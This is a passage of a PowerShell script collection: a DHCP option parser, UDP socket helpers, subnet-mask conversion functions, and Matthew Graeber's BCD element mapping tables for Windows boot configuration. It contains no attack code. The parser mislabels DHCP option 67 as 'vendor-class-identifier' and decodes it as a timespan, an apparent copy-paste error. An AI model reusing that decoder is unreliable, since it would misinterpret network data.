 $Value = ($Reader.ReadByte() \* \[Math\]::Pow(256, 3)) + `  
 ($Reader.ReadByte() \* \[Math\]::Pow(256, 2)) + `  
 ($Reader.ReadByte() \* 256) + `  
 $Reader.ReadByte()  
 $Option.OptionValue = $(New-TimeSpan -Seconds $Value) }  
 67 {  
 $Option.OptionName = "vendor-class-identifier"  
 # Read as Big Endian  
 $Value = ($Reader.ReadByte() \* \[Math\]::Pow(256, 3)) + `  
 ($Reader.ReadByte() \* \[Math\]::Pow(256, 2)) + `  
 ($Reader.ReadByte() \* 256) + `  
 $Reader.ReadByte()  
 $Option.OptionValue = $(New-TimeSpan -Seconds $Value) }  
 252 {  
 $Option.OptionName = "Private / autodiscovery"  
 $Option.OptionValue = \[String\]::Join(  
 "", $Reader.ReadChars($Option.Length)) }  
 255 { $Option.OptionName = "EndOption" }  
 default {  
 # For all options which are not decoded here  
 $Option.OptionName = "NoOptionDecode"  
 $Buffer = New-Object Byte\[\] $Option.Length  
 \[Void\]$Reader.Read($Buffer, 0, $Option.Length)  
 $Option.OptionValue = $Buffer  
 }  
 }  
   
 # Override the ToString method  
 $Option | Add-Member ScriptMethod ToString `  
 { Return "$($this.OptionName) ($($this.OptionValue))" } -Force  
   
 $DhcpResponse.Options += $Option  
 }  
   
 Return $DhcpResponse   
}  
   
\# Create a UDP Socket with Broadcast and Address Re-use enabled.   
Function New-UdpSocket{  
 Param(  
 \[Int32\]$SendTimeOut = 5,  
 \[Int32\]$ReceiveTimeOut = 5  
 )

 $UdpSocket = New-Object Net.Sockets.Socket(  
 \[Net.Sockets.AddressFamily\]::InterNetwork,   
 \[Net.Sockets.SocketType\]::Dgram,  
 \[Net.Sockets.ProtocolType\]::Udp)  
 $UdpSocket.EnableBroadcast = $True  
 $UdpSocket.ExclusiveAddressUse = $False  
 $UdpSocket.SendTimeOut = $SendTimeOut \* 1000  
 $UdpSocket.ReceiveTimeOut = $ReceiveTimeOut \* 1000

 Return $UdpSocket  
}  
   
\# Close down a Socket  
Function Remove-Socket{  
 Param(  
 \[Net.Sockets.Socket\]$Socket  
 )

 $Socket.Shutdown("Both")  
 $Socket.Close()  
}

  
 ##########################  
 ##   
 ## Author: Rudolf Vesely  
 ## Name : Convert subnet mask  
 ## Link : https://gallery.technet.microsoft.com/scriptcenter/Convert-subnet-mask-7b501479  
 ## License: Free for private use only   
 ##   
 ##########################

   
Function Convert-RvNetIpAddressToInt64{   
 &lt;#   
 .DESCRIPTION   
 Developer   
 Developer: Rudolf Vesely, http://rudolfvesely.com/   
 Copyright (c) Rudolf Vesely. All rights reserved   
 License: Free for private use only   
 #&gt;   
   
 Param   
 (   
 \[string\]   
 $IpAddress   
 )   
   
 $ipAddressParts = $IpAddress.Split('.') # IP to it's octets   
   
 # Return   
 \[int64\](\[int64\]$ipAddressParts\[0\] \* 16777216 +   
 \[int64\]$ipAddressParts\[1\] \* 65536 +   
 \[int64\]$ipAddressParts\[2\] \* 256 +   
 \[int64\]$ipAddressParts\[3\])   
}

  
Function Convert-RvNetSubnetMaskClassesToCidr{   
 &lt;#   
 .DESCRIPTION   
 Developer   
 Developer: Rudolf Vesely, http://rudolfvesely.com/   
 Copyright (c) Rudolf Vesely. All rights reserved   
 License: Free for private use only   
 #&gt;   
   
 Param   
 (   
 \[string\]   
 $SubnetMask   
 )   
   
 \[int64\]$subnetMaskInt64 = Convert-RvNetIpAddressToInt64 -IpAddress $SubnetMask   
   
 $subnetMaskCidr32Int = 2147483648 # 0x80000000 - Same as Convert-RvNetIpAddressToInt64 -IpAddress '255.255.255.255'   
   
 $subnetMaskCidr = 0   
 for ($i = 0; $i -lt 32; $i++)   
 {   
 if (!($subnetMaskInt64 -band $subnetMaskCidr32Int) -eq $subnetMaskCidr32Int) { break } # Bitwise and operator - Same as "&amp;" in C#   
   
 $subnetMaskCidr++   
 $subnetMaskCidr32Int = $subnetMaskCidr32Int -shr 1 # Bit shift to the right - Same as "&gt;&gt;" in C#   
 }   
   
 # Return   
 $subnetMaskCidr   
}

 ##########################  
 ##   
 ## Author: Matthew Graeber (@mattifestation)  
 ## Name : BCD  
 ## Github : https://github.com/mattifestation/BCD  
 ## License: BSD 3-Clause  
 ##   
 ##########################

\#region module-scoped variables

\# As new object and element types are added, they will need to be added here.  
\# Applying symbols to bcdedit.exe will typically get the job done.

\# This is a mapping of well-known identifier-&gt;identifier (GUID)-&gt;type value  
$Script:ObjectFriendlyNameMapping = @{  
 'EmsSettings' = @('{0CE4991B-E6B3-4B16-B23C-5E0D9250E5D9}', \[UInt32\] 0x20100000)  
 'ResumeLoaderSettings' = @('{1AFA9C49-16AB-4A5C-901B-212802DA9460}', \[UInt32\] 0x20200004)  
 'Default' = @('{1CAE1EB7-A0DF-4D4D-9851-4860E34EF535}', \[UInt32\] 0x10200003)  
 'KernelDbgSettings' = @('{313E8EED-7098-4586-A9BF-309C61F8D449}', \[UInt32\] 0x20200003)  
 'DbgSettings' = @('{4636856E-540F-4170-A130-A84776F4C654}', \[UInt32\] 0x20100000)  
 'EventSettings' = @('{4636856E-540F-4170-A130-A84776F4C654}', \[UInt32\] 0x20100000)  
 'Legacy' = @('{466F5A88-0AF2-4F76-9038-095B170DC21C}', \[UInt32\] 0x10300006)  
 'NtLdr' = @('{466F5A88-0AF2-4F76-9038-095B170DC21C}', \[UInt32\] 0x10300006)  
 'BadMemory' = @('{5189B25C-5558-4BF2-BCA4-289B11BD29E2}', \[UInt32\] 0x20100000)  
 'BootloaderSettings' = @('{6EFB52BF-1766-41DB-A6B3-0EE5EFF72BD7}', \[UInt32\] 0x20200003)  
 'GlobalSettings' = @('{7EA2E1AC-2E61-4728-AAA3-896D9D0A9F0E}', \[UInt32\] 0x20100000)  
 'HypervisorSettings' = @('{7FF607E0-4395-11DB-B0DE-0800200C9A66}', \[UInt32\] 0x20200003)  
 'BootMgr' = @('{9DEA862C-5CDD-4E70-ACC1-F32B344D4795}', \[UInt32\] 0x10100002)  
 'FWBootMgr' = @('{A5A30FA2-3D06-4E9F-B5F4-A01DF9D1FCBA}', \[UInt32\] 0x10100001)  
 'RamDiskOptions' = @('{AE5534E0-A924-466C-B836-758539A3EE3A}', \[UInt32\] 0x30000000)  
 'MemDiag' = @('{B2721D73-1DB4-4C62-BF78-C548A880142D}', \[UInt32\] 0x10200005)  
 'Current' = @('{FA926493-6F1C-4193-A414-58F0B2456D1E}', \[UInt32\] 0x10200003)  
 'SetupEFI' = @('{7254A080-1510-4E85-AC0F-E7FB3D444736}', \[UInt32\] 0x10200003)  
 'TargetTemplateEFI' = @('{B012B84D-C47C-4ED5-B722-C0C42163E569}', \[UInt32\] 0x10200003)  
 'SetupPCAT' = @('{CBD971BF-B7B8-4885-951A-FA03044F5D71}', \[UInt32\] 0x10200003)  
 'TargetTemplatePCAT' = @('{A1943BBC-EA85-487C-97C7-C9EDE908A38A}', \[UInt32\] 0x10200003)  
}

$Script:ObjectTypes = @{  
 1 = 'Application'  
 2 = 'Inherit'  
 3 = 'Device'  
}

$Script:ImageTypes = @{  
 1 = 'Firmware'  
 2 = 'WindowsBootApp'  
 3 = 'LegacyLoader'  
 4 = 'RealMode'  
}

\# reactos/boot/environ/include/bcd.h  
$Script:ApplicationTypes = @{  
 1 = 'FWBootMgr'  
 2 = 'BootMgr'  
 3 = 'OSLoader'  
 4 = 'Resume'  
 5 = 'MemDiag'  
 6 = 'NTLdr'  
 7 = 'SetupLdr'  
 8 = 'Bootsector'  
 9 = 'StartupCom'  
 10 = 'BootApp'  
}

$Script:InheritableTypes = @{  
 1 = 'InheritableByAnyObject'  
 2 = 'InheritableByApplicationObject'  
 3 = 'InheritableByDeviceObject'  
}

$Script:ElementTypes = @{  
 1 = 'Library'  
 2 = 'Application'  
 3 = 'Device'  
 4 = 'Template'  
 5 = 'OEM'  
}

$Script:ElementFormatTypes = @{  
 1 = 'Device' # Will map to the following Set-BCDElement param: -Device  
 2 = 'String' # Will map to the following Set-BCDElement param: -String  
 3 = 'Id' # Will map to the following Set-BCDElement param: -Object  
 4 = 'Ids' # Will map to the following Set-BCDElement param: -ObjectList  
 5 = 'Integer' # Will map to the following Set-BCDElement param: -Integer  
 6 = 'Boolean' # Will map to the following Set-BCDElement param: -Boolean  
 7 = 'Integers' # Will map to the following Set-BCDElement param: -IntegerList  
}

\# Kind of a hack. I don't fully understand how inheritable  
\# object map properly so I merged all the existing definitions  
\# together minus collisions (which were removed).  
$Script:ElementInheritableNameMapping = @{  
 (\[UInt32\] 0x11000001) = 'Device'  
 (\[UInt32\] 0x12000002) = 'Path'  
 (\[UInt32\] 0x12000004) = 'Description'  
 (\[UInt32\] 0x12000005) = 'Locale'  
 (\[UInt32\] 0x14000006) = 'Inherit'  
 (\[UInt32\] 0x15000007) = 'TruncateMemory'  
 (\[UInt32\] 0x14000008) = 'RecoverySequence'  
 (\[UInt32\] 0x16000009) = 'RecoveryEnabled'  
 (\[UInt32\] 0x1700000A) = 'BadMemoryList'  
 (\[UInt32\] 0x1600000B) = 'BadMemoryAccess'  
 (\[UInt32\] 0x1500000C) = 'FirstMegabytePolicy'  
 (\[UInt32\] 0x1500000D) = 'RelocatePhysical'  
 (\[UInt32\] 0x1500000E) = 'AvoidLowMemory'  
 (\[UInt32\] 0x1600000F) = 'TraditionalKseg'  
 (\[UInt32\] 0x16000010) = 'BootDebug'  
 (\[UInt32\] 0x15000011) = 'DebugType'  
 (\[UInt32\] 0x15000012) = 'DebugAddress'  
 (\[UInt32\] 0x15000013) = 'DebugPort'  
 (\[UInt32\] 0x15000014) = 'BaudRate'  
 (\[UInt32\] 0x15000015) = 'Channel'  
 (\[UInt32\] 0x12000016) = 'TargetName'  
 (\[UInt32\] 0x16000017) = 'NoUMEx'  
 (\[UInt32\] 0x15000018) = 'DebugStart'  
 (\[UInt32\] 0x12000019) = 'BusParams'  
 (\[UInt32\] 0x1500001A) = 'HostIP'  
 (\[UInt32\] 0x1500001B) = 'Port'  
 (\[UInt32\] 0x1600001C) = 'DHCP'  
 (\[UInt32\] 0x1200001D) = 'Key'  
 (\[UInt32\] 0x1600001E) = 'VM'  
 (\[UInt32\] 0x16000020) = 'BootEMS'  
 (\[UInt32\] 0x15000022) = 'EMSPort'  
 (\[UInt32\] 0x15000023) = 'EMSBaudRate'  
 (\[UInt32\] 0x12000030) = 'LoadOptions'  
 (\[UInt32\] 0x16000031) = 'AttemptNonBcdStart' # No actual friendly name defined  
 (\[UInt32\] 0x16000040) = 'AdvancedOptions'  
 (\[UInt32\] 0x16000041) = 'OptionsEdit'  
 (\[UInt32\] 0x15000042) = 'KeyringAddress'  
 (\[UInt32\] 0x11000043) = 'BootStatusDataLogDevice' # No actual friendly name defined  
 (\[UInt32\] 0x12000044) = 'BootStatusDataLogPath' # No actual friendly name defined  
 (\[UInt32\] 0x16000045) = 'PreserveBootStat'  
 (\[UInt32\] 0x16000046) = 'GraphicsModeDisabled'  
 (\[UInt32\] 0x15000047) = 'ConfigAccessPolicy'  
 (\[UInt32\] 0x16000048) = 'NoIntegrityChecks'  
 (\[UInt32\] 0x16000049) = 'TestSigning'  
 (\[UInt32\] 0x1200004A) = 'FontPath'  
 (\[UInt32\] 0x1500004B) = 'IntegrityServices' # BCDE\_LIBRARY\_TYPE\_SI\_POLICY  
 (\[UInt32\] 0x1500004C) = 'VolumeBandId'  
 (\[UInt32\] 0x16000050) = 'ExtendedInput'  
 (\[UInt32\] 0x15000051) = 'InitialConsoleInput'  
 (\[UInt32\] 0x15000052) = 'GraphicsResolution'  
 (\[UInt32\] 0x16000053) = 'RestartOnFailure'  
 (\[UInt32\] 0x16000054) = 'HighestMode'  
 (\[UInt32\] 0x16000060) = 'IsolatedContext'  
 (\[UInt32\] 0x15000065) = 'DisplayMessage'  
 (\[UInt32\] 0x15000066) = 'DisplayMessageOverride'  
 (\[UInt32\] 0x16000067) = 'NoBootUxLogo' # No actual friendly name defined  
 (\[UInt32\] 0x16000068) = 'NoBootUxText'  
 (\[UInt32\] 0x16000069) = 'NoBootUxProgress'  
 (\[UInt32\] 0x1600006A) = 'NoBootUxFade'  
 (\[UInt32\] 0x1600006B) = 'BootUxReservePoolDebug' # No actual friendly name defined  
 (\[UInt32\] 0x1600006C) = 'BootUxDisabled'  
 (\[UInt32\] 0x1500006D) = 'BootUxFadeFrames' # No actual friendly name defined  
 (\[UInt32\] 0x1600006E) = 'BootUxDumpStats' # No actual friendly name defined  
 (\[UInt32\] 0x1600006F) = 'BootUxShowStats' # No actual friendly name defined  
 (\[UInt32\] 0x16000071) = 'MultiBootSystem' # No actual friendly name defined  
 (\[UInt32\] 0x16000072) = 'NoKeyboard'  
 (\[UInt32\] 0x15000073) = 'AliasWindowsKey' # No actual friendly name defined  
 (\[UInt32\] 0x16000074) = 'BootShutdownDisabled'  
 (\[UInt32\] 0x15000075) = 'PerformanceFrequency' # No actual friendly name defined  
 (\[UInt32\] 0x15000076) = 'SecurebootRawPolicy'  
 (\[UInt32\] 0x17000077) = 'AllowedInMemorySettings'  
 (\[UInt32\] 0x15000079) = 'BootUxtTransitionTime'  
 (\[UInt32\] 0x1600007A) = 'MobileGraphics'  
 (\[UInt32\] 0x1600007B) = 'ForceFipsCrypto'  
 (\[UInt32\] 0x1500007D) = 'BootErrorUx'  
 (\[UInt32\] 0x1600007E) = 'FlightSigning'  
 (\[UInt32\] 0x1500007F) = 'MeasuredBootLogFormat'  
 (\[UInt32\] 0x25000001) = 'PassCount'  
 (\[UInt32\] 0x25000003) = 'FailureCount'  
 (\[UInt32\] 0x26000202) = 'SkipFFUMode'  
 (\[UInt32\] 0x26000203) = 'ForceFFUMode'  
 (\[UInt32\] 0x25000510) = 'ChargeThreshold'  
 (\[UInt32\] 0x26000512) = 'OffModeCharging'  
 (\[UInt32\] 0x25000AAA) = 'Bootflow'  
 (\[UInt32\] 0x24000001) = 'DisplayOrder'  
 (\[UInt32\] 0x24000002) = 'BootSequence'  
 (\[UInt32\] 0x23000003) = 'Default'  
 (\[UInt32\] 0x25000004) = 'Timeout'  
 (\[UInt32\] 0x26000005) = 'AttemptResume'  
 (\[UInt32\] 0x23000006) = 'ResumeObject'  
 (\[UInt32\] 0x24000010) = 'ToolsDisplayOrder'  
 (\[UInt32\] 0x26000020) = 'DisplayBootMenu'  
 (\[UInt32\] 0x26000021) = 'NoErrorDisplay'  
 (\[UInt32\] 0x21000022) = 'BcdDevice'  
 (\[UInt32\] 0x22000023) = 'BcdFilePath'  
 (\[UInt32\] 0x26000028) = 'ProcessCustomActionsFirst'  
 (\[UInt32\] 0x27000030) = 'CustomActionsList'  
 (\[UInt32\] 0x26000031) = 'PersistBootSequence'  
 (\[UInt32\] 0x21000001) = 'FileDevice'  
 (\[UInt32\] 0x22000002) = 'FilePath'  
 (\[UInt32\] 0x26000006) = 'DebugOptionEnabled'  
 (\[UInt32\] 0x25000008) = 'BootMenuPolicy'  
 (\[UInt32\] 0x26000010) = 'DetectKernelAndHal'  
 (\[UInt32\] 0x22000011) = 'KernelPath'  
 (\[UInt32\] 0x22000012) = 'HalPath'  
 (\[UInt32\] 0x22000013) = 'DbgTransportPath'  
 (\[UInt32\] 0x25000020) = 'NX'  
 (\[UInt32\] 0x25000021) = 'PAEPolicy'  
 (\[UInt32\] 0x26000022) = 'WinPE'  
 (\[UInt32\] 0x26000024) = 'DisableCrashAutoReboot'  
 (\[UInt32\] 0x26000025) = 'UseLastGoodSettings'  
 (\[UInt32\] 0x26000027) = 'AllowPrereleaseSignatures'  
 (\[UInt32\] 0x26000030) = 'NoLowMemory'  
 (\[UInt32\] 0x25000031) = 'RemoveMemory'  
 (\[UInt32\] 0x25000032) = 'IncreaseUserVa'  
 (\[UInt32\] 0x26000040) = 'UseVgaDriver'  
 (\[UInt32\] 0x26000041) = 'DisableBootDisplay'  
 (\[UInt32\] 0x26000042) = 'DisableVesaBios'  
 (\[UInt32\] 0x26000043) = 'DisableVgaMode'  
 (\[UInt32\] 0x25000050) = 'ClusterModeAddressing'  
 (\[UInt32\] 0x26000051) = 'UsePhysicalDestination'  
 (\[UInt32\] 0x25000052) = 'RestrictApicCluster'  
 (\[UInt32\] 0x26000054) = 'UseLegacyApicMode'  
 (\[UInt32\] 0x25000055) = 'X2ApicPolicy'  
 (\[UInt32\] 0x26000060) = 'UseBootProcessorOnly'  
 (\[UInt32\] 0x25000061) = 'NumberOfProcessors'  
 (\[UInt32\] 0x26000062) = 'ForceMaximumProcessors'  
 (\[UInt32\] 0x25000063) = 'ProcessorConfigurationFlags'  
 (\[UInt32\] 0x26000064) = 'MaximizeGroupsCreated'  
 (\[UInt32\] 0x26000065) = 'ForceGroupAwareness'  
 (\[UInt32\] 0x25000066) = 'GroupSize'  
 (\[UInt32\] 0x26000070) = 'UseFirmwarePciSettings'  
 (\[UInt32\] 0x25000071) = 'MsiPolicy'  
 (\[UInt32\] 0x25000080) = 'SafeBoot'  
 (\[UInt32\] 0x26000081) = 'SafeBootAlternateShell'  
 (\[UInt32\] 0x26000090) = 'BootLogInitialization'  
 (\[UInt32\] 0x26000091) = 'VerboseObjectLoadMode'  
 (\[UInt32\] 0x260000a0) = 'KernelDebuggerEnabled'  
 (\[UInt32\] 0x260000a1) = 'DebuggerHalBreakpoint'  
 (\[UInt32\] 0x260000A2) = 'UsePlatformClock'  
 (\[UInt32\] 0x260000A3) = 'ForceLegacyPlatform'  
 (\[UInt32\] 0x250000A6) = 'TscSyncPolicy'  
 (\[UInt32\] 0x260000b0) = 'EmsEnabled'  
 (\[UInt32\] 0x250000c1) = 'DriverLoadFailurePolicy'  
 (\[UInt32\] 0x250000C2) = 'BootMenuPolicy'  
 (\[UInt32\] 0x260000C3) = 'AdvancedOptionsOneTime'  
 (\[UInt32\] 0x250000E0) = 'BootStatusPolicy'  
 (\[UInt32\] 0x260000E1) = 'DisableElamDrivers'  
 (\[UInt32\] 0x250000F0) = 'HypervisorLaunchType'  
 (\[UInt32\] 0x260000F2) = 'HypervisorDebugEnabled'  
 (\[UInt32\] 0x250000F3) = 'HypervisorDebugType'  
 (\[UInt32\] 0x250000F4) = 'HypervisorDebugPort'  
 (\[UInt32\] 0x250000F5) = 'HypervisorBaudrate'  
 (\[UInt32\] 0x250000F6) = 'HypervisorDebug1394Channel'  
 (\[UInt32\] 0x250000F7) = 'BootUxPolicy'  
 (\[UInt32\] 0x220000F9) = 'HypervisorDebugBusParams'  
 (\[UInt32\] 0x250000FA) = 'HypervisorNumProc'  
 (\[UInt32\] 0x250000FB) = 'HypervisorRootProcPerNode'  
 (\[UInt32\] 0x260000FC) = 'HypervisorUseLargeVTlb'  
 (\[UInt32\] 0x250000FD) = 'HypervisorDebugNetHostIp'  
 (\[UInt32\] 0x250000FE) = 'HypervisorDebugNetHostPort'  
 (\[UInt32\] 0x25000100) = 'TpmBootEntropyPolicy'  
 (\[UInt32\] 0x22000110) = 'HypervisorDebugNetKey'  
 (\[UInt32\] 0x26000114) = 'HypervisorDebugNetDhcp'  
 (\[UInt32\] 0x25000115) = 'HypervisorIommuPolicy'  
 (\[UInt32\] 0x2500012b) = 'XSaveDisable'  
 (\[UInt32\] 0x35000001) = 'RamdiskImageOffset'  
 (\[UInt32\] 0x35000002) = 'TftpClientPort'  
 (\[UInt32\] 0x31000003) = 'RamdiskSdiDevice'  
 (\[UInt32\] 0x32000004) = 'RamdiskSdiPath'  
 (\[UInt32\] 0x35000005) = 'RamdiskImageLength'  
 (\[UInt32\] 0x36000006) = 'RamdiskExportAsCd'  
 (\[UInt32\] 0x36000007) = 'RamdiskTftpBlockSize'  
 (\[UInt32\] 0x36000008) = 'RamdiskTftpWindowSize'  
 (\[UInt32\] 0x36000009) = 'RamdiskMulticastEnabled'  
 (\[UInt32\] 0x3600000A) = 'RamdiskMulticastTftpFallback'  
 (\[UInt32\] 0x3600000B) = 'RamdiskTftpVarWindow'  
 (\[UInt32\] 0x45000001) = 'DeviceType' # No actual friendly name defined  
 (\[UInt32\] 0x42000002) = 'ApplicationRelativePath' # No actual friendly name defined  
 (\[UInt32\] 0x42000003) = 'RamdiskDeviceRelativePath' # No actual friendly name defined  
 (\[UInt32\] 0x46000004) = 'OmitOsLoaderElements' # No actual friendly name defined  
 (\[UInt32\] 0x47000006) = 'ElementsToMigrate'  
 (\[UInt32\] 0x46000010) = 'RecoveryOs' # No actual friendly name defined  
}

\# Taken from https://www.geoffchappell.com/notes/windows/boot/bcd/elements.htm  
\# These are also all available in bcdedit.exe public symbols  
$Script:ElementLibraryNameMapping = @{  
 (\[UInt32\] 0x11000001) = 'Device'  
 (\[UInt32\] 0x12000002) = 'Path'  
 (\[UInt32\] 0x12000004) = 'Description'  
 (\[UInt32\] 0x12000005) = 'Locale'  
 (\[UInt32\] 0x14000006) = 'Inherit'  
 (\[UInt32\] 0x15000007) = 'TruncateMemory'  
 (\[UInt32\] 0x14000008) = 'RecoverySequence'  
 (\[UInt32\] 0x16000009) = 'RecoveryEnabled'  
 (\[UInt32\] 0x1700000A) = 'BadMemoryList'  
 (\[UInt32\] 0x1600000B) = 'BadMemoryAccess'  
 (\[UInt32\] 0x1500000C) = 'FirstMegabytePolicy'  
 (\[UInt32\] 0x1500000D) = 'RelocatePhysical'  
 (\[UInt32\] 0x1500000E) = 'AvoidLowMemory'  
 (\[UInt32\] 0x1600000F) = 'TraditionalKseg'  
 (\[UInt32\] 0x16000010) = 'BootDebug'  
 (\[UInt32\] 0x15000011) = 'DebugType'  
 (\[UInt32\] 0x15000012) = 'DebugAddress'  
 (\[UInt32\] 0x15000013) = 'DebugPort'  
 (\[UInt32\] 0x15000014) = 'BaudRate'  
 (\[UInt32\] 0x15000015) = 'Channel'  
 (\[UInt32\] 0x12000016) = 'TargetName'  
 (\[UInt32\] 0x16000017) = 'NoUMEx'  
 (\[UInt32\] 0x15000018) = 'DebugStart'  
 (\[UInt32\] 0x12000019) = 'BusParams'  
 (\[UInt32\] 0x1500001A) = 'HostIP'  
 (\[UInt32\] 0x1500001B) = 'Port'  
 (\[UInt32\] 0x1600001C) = 'DHCP'  
 (\[UInt32\] 0x1200001D) = 'Key'  
 (\[UInt32\] 0x1600001E) = 'VM'  
 (\[UInt32\] 0x16000020) = 'BootEMS'  
 (\[UInt32\] 0x15000022) = 'EMSPort'  
 (\[UInt32\] 0x15000023) = 'EMSBaudRate'  
 (\[UInt32\] 0x12000030) = 'LoadOptions'  
 (\[UInt32\] 0x16000031) = 'AttemptNonBcdStart' # No actual friendly name defined  
 (\[UInt32\] 0x16000040) = 'AdvancedOptions'  
 (\[UInt32\] 0x16000041) = 'OptionsEdit'  
 (\[UInt32\] 0x15000042) = 'KeyringAddress'  
 (\[UInt32\] 0x11000043) = 'BootStatusDataLogDevice' # No actual friendly name defined  
 (\[UInt32\] 0x12000044) = 'BootStatusDataLogPath' # No actual friendly name defined  
 (\[UInt32\] 0x16000045) = 'PreserveBootStat'  
 (\[UInt32\] 0x16000046) = 'GraphicsModeDisabled'  
 (\[UInt32\] 0x15000047) = 'ConfigAccessPolicy'  
 (\[UInt32\] 0x16000048) = 'NoIntegrityChecks'  
 (\[UInt32\] 0x16000049) = 'TestSigning'  
 (\[UInt32\] 0x1200004A) = 'FontPath'  
 (\[UInt32\] 0x1500004B) = 'IntegrityServices' # BCDE\_LIBRARY\_TYPE\_SI\_POLICY  
 (\[UInt32\] 0x1500004C) = 'VolumeBandId'  
 (\[UInt32\] 0x16000050) = 'ExtendedInput'  
 (\[UInt32\] 0x15000051) = 'InitialConsoleInput'  
 (\[UInt32\] 0x15000052) = 'GraphicsResolution'  
 (\[UInt32\] 0x16000053) = 'RestartOnFailure'  
 (\[UInt32\] 0x16000054) = 'HighestMode'  
 (\[UInt32\] 0x16000060) = 'IsolatedContext'  
 (\[UInt32\] 0x15000065) = 'DisplayMessage'  
 (\[UInt32\] 0x15000066) = 'DisplayMessageOverride'  
 (\[UInt32\] 0x16000067) = 'NoBootUxLogo' # No actual friendly name defined  
 (\[UInt32\] 0x16000068) = 'NoBootUxText'  
 (\[UInt32\] 0x16000069) = 'NoBootUxProgress'  
 (\[UInt32\] 0x1600006A) = 'NoBootUxFade'  
 (\[UInt32\] 0x1600006B) = 'BootUxReservePoolDebug' # No actual friendly name defined  
 (\[UInt32\] 0x1600006C) = 'BootUxDisabled'  
 (\[UInt32\] 0x1500006D) = 'BootUxFadeFrames' # No actual friendly name defined  
 (\[UInt32\] 0x1600006E) = 'BootUxDumpStats' # No actual friendly name defined  
 (\[UInt32\] 0x1600006F) = 'BootUxShowStats' # No actual friendly name defined  
 (\[UInt32\] 0x16000071) = 'MultiBootSystem' # No actual friendly name defined  
 (\[UInt32\] 0x16000072) = 'NoKeyboard'  
 (\[UInt32\] 0x15000073) = 'AliasWindowsKey' # No actual friendly name defined  
 (\[UInt32\] 0x16000074) = 'BootShutdownDisabled'  
 (\[UInt32\] 0x15000075) = 'PerformanceFrequency' # No actual friendly name defined  
 (\[UInt32\] 0x15000076) = 'SecurebootRawPolicy'  
 (\[UInt32\] 0x17000077) = 'AllowedInMemorySettings'  
 (\[UInt32\] 0x15000079) = 'BootUxtTransitionTime'  
 (\[UInt32\] 0x1600007A) = 'MobileGraphics'  
 (\[UInt32\] 0x1600007B) = 'ForceFipsCrypto'  
 (\[UInt32\] 0x1500007D) = 'BootErrorUx'  
 (\[UInt32\] 0x1600007E) = 'FlightSigning'  
 (\[UInt32\] 0x1500007F) = 'MeasuredBootLogFormat'  
}

$Script:ElementMemDiagNameMapping = @{  
 (\[UInt32\] 0x25000001) = 'PassCount'  
 (\[UInt32\] 0x25000003) = 'FailureCount'  
}

$Script:ElementApplicationNameMapping = @{  
 (\[UInt32\] 0x26000202) = 'SkipFFUMode'  
 (\[UInt32\] 0x26000203) = 'ForceFFUMode'  
 (\[UInt32\] 0x25000510) = 'ChargeThreshold'  
 (\[UInt32\] 0x26000512) = 'OffModeCharging'  
 (\[UInt32\] 0x25000AAA) = 'Bootflow'  
}

$Script:ElementBootMgrNameMapping = @{  
 (\[UInt32\] 0x24000001) = 'DisplayOrder'  
 (\[UInt32\] 0x24000002) = 'BootSequence'  
 (\[UInt32\] 0x23000003) = 'Default'  
 (\[UInt32\] 0x25000004) = 'Timeout'  
 (\[UInt32\] 0x26000005) = 'AttemptResume'  
 (\[UInt32\] 0x23000006) = 'ResumeObject'  
 (\[UInt32\] 0x24000010) = 'ToolsDisplayOrder'  
 (\[UInt32\] 0x26000020) = 'DisplayBootMenu'  
 (\[UInt32\] 0x26000021) = 'NoErrorDisplay'  
 (\[UInt32\] 0x21000022) = 'BcdDevice'  
 (\[UInt32\] 0x22000023) = 'BcdFilePath'  
 (\[UInt32\] 0x26000028) = 'ProcessCustomActionsFirst'  
 (\[UInt32\] 0x27000030) = 'CustomActionsList'  
 (\[UInt32\] 0x26000031) = 'PersistBootSequence'  
 (\[UInt32\] 0x21000001) = 'FileDevice'  
 (\[UInt32\] 0x22000002) = 'FilePath'  
 (\[UInt32\] 0x26000006) = 'DebugOptionEnabled'  
 (\[UInt32\] 0x25000008) = 'BootMenuPolicy'  
}

$Script:ElementOSLoaderNameMapping = @{  
 (\[UInt32\] 0x21000001) = 'OSDevice'  
 (\[UInt32\] 0x22000002) = 'SystemRoot'  
 (\[UInt32\] 0x23000003) = 'ResumeObject'  
 (\[UInt32\] 0x26000010) = 'DetectKernelAndHal'  
 (\[UInt32\] 0x22000011) = 'KernelPath'  
 (\[UInt32\] 0x22000012) = 'HalPath'  
 (\[UInt32\] 0x22000013) = 'DbgTransportPath'  
 (\[UInt32\] 0x25000020) = 'NX'  
 (\[UInt32\] 0x25000021) = 'PAEPolicy'  
 (\[UInt32\] 0x26000022) = 'WinPE'  
 (\[UInt32\] 0x26000024) = 'DisableCrashAutoReboot'  
 (\[UInt32\] 0x26000025) = 'UseLastGoodSettings'  
 (\[UInt32\] 0x26000027) = 'AllowPrereleaseSignatures'  
 (\[UInt32\] 0x26000030) = 'NoLowMemory'  
 (\[UInt32\] 0x25000031) = 'RemoveMemory'  
 (\[UInt32\] 0x25000032) = 'IncreaseUserVa'  
 (\[UInt32\] 0x26000040) = 'UseVgaDriver'  
 (\[UInt32\] 0x26000041) = 'DisableBootDisplay'  
 (\[UInt32\] 0x26000042) = 'DisableVesaBios'  
 (\[UInt32\] 0x26000043) = 'DisableVgaMode'  
 (\[UInt32\] 0x25000050) = 'ClusterModeAddressing'  
 (\[UInt32\] 0x26000051) = 'UsePhysicalDestination'  
 (\[UInt32\] 0x25000052) = 'RestrictApicCluster'  
 (\[UInt32\] 0x26000054) = 'UseLegacyApicMode'  
 (\[UInt32\] 0x25000055) = 'X2ApicPolicy'  
 (\[UInt32\] 0x26000060) = 'UseBootProcessorOnly'  
 (\[UInt32\] 0x25000061) = 'NumberOfProcessors'  
 (\[UInt32\] 0x26000062) = 'ForceMaximumProcessors'  
 (\[UInt32\] 0x25000063) = 'ProcessorConfigurationFlags'  
 (\[UInt32\] 0x26000064) = 'MaximizeGroupsCreated'  
 (\[UInt32\] 0x26000065) = 'ForceGroupAwareness'  
 (\[UInt32\] 0x25000066) = 'GroupSize'  
 (\[UInt32\] 0x26000070) = 'UseFirmwarePciSettings'  
 (\[UInt32\] 0x25000071) = 'MsiPolicy'  
 (\[UInt32\] 0x25000080) = 'SafeBoot'  
 (\[UInt32\] 0x26000081) = 'SafeBootAlternateShell'  
 (\[UInt32\] 0x26000090) = 'BootLogInitialization'  
 (\[UInt32\] 0x26000091) = 'VerboseObjectLoadMode'  
 (\[UInt32\] 0x260000a0) = 'KernelDebuggerEnabled'  
 (\[UInt32\] 0x260000a1) = 'DebuggerHalBreakpoint'  
 (\[UInt32\] 0x260000A2) = 'UsePlatformClock'  
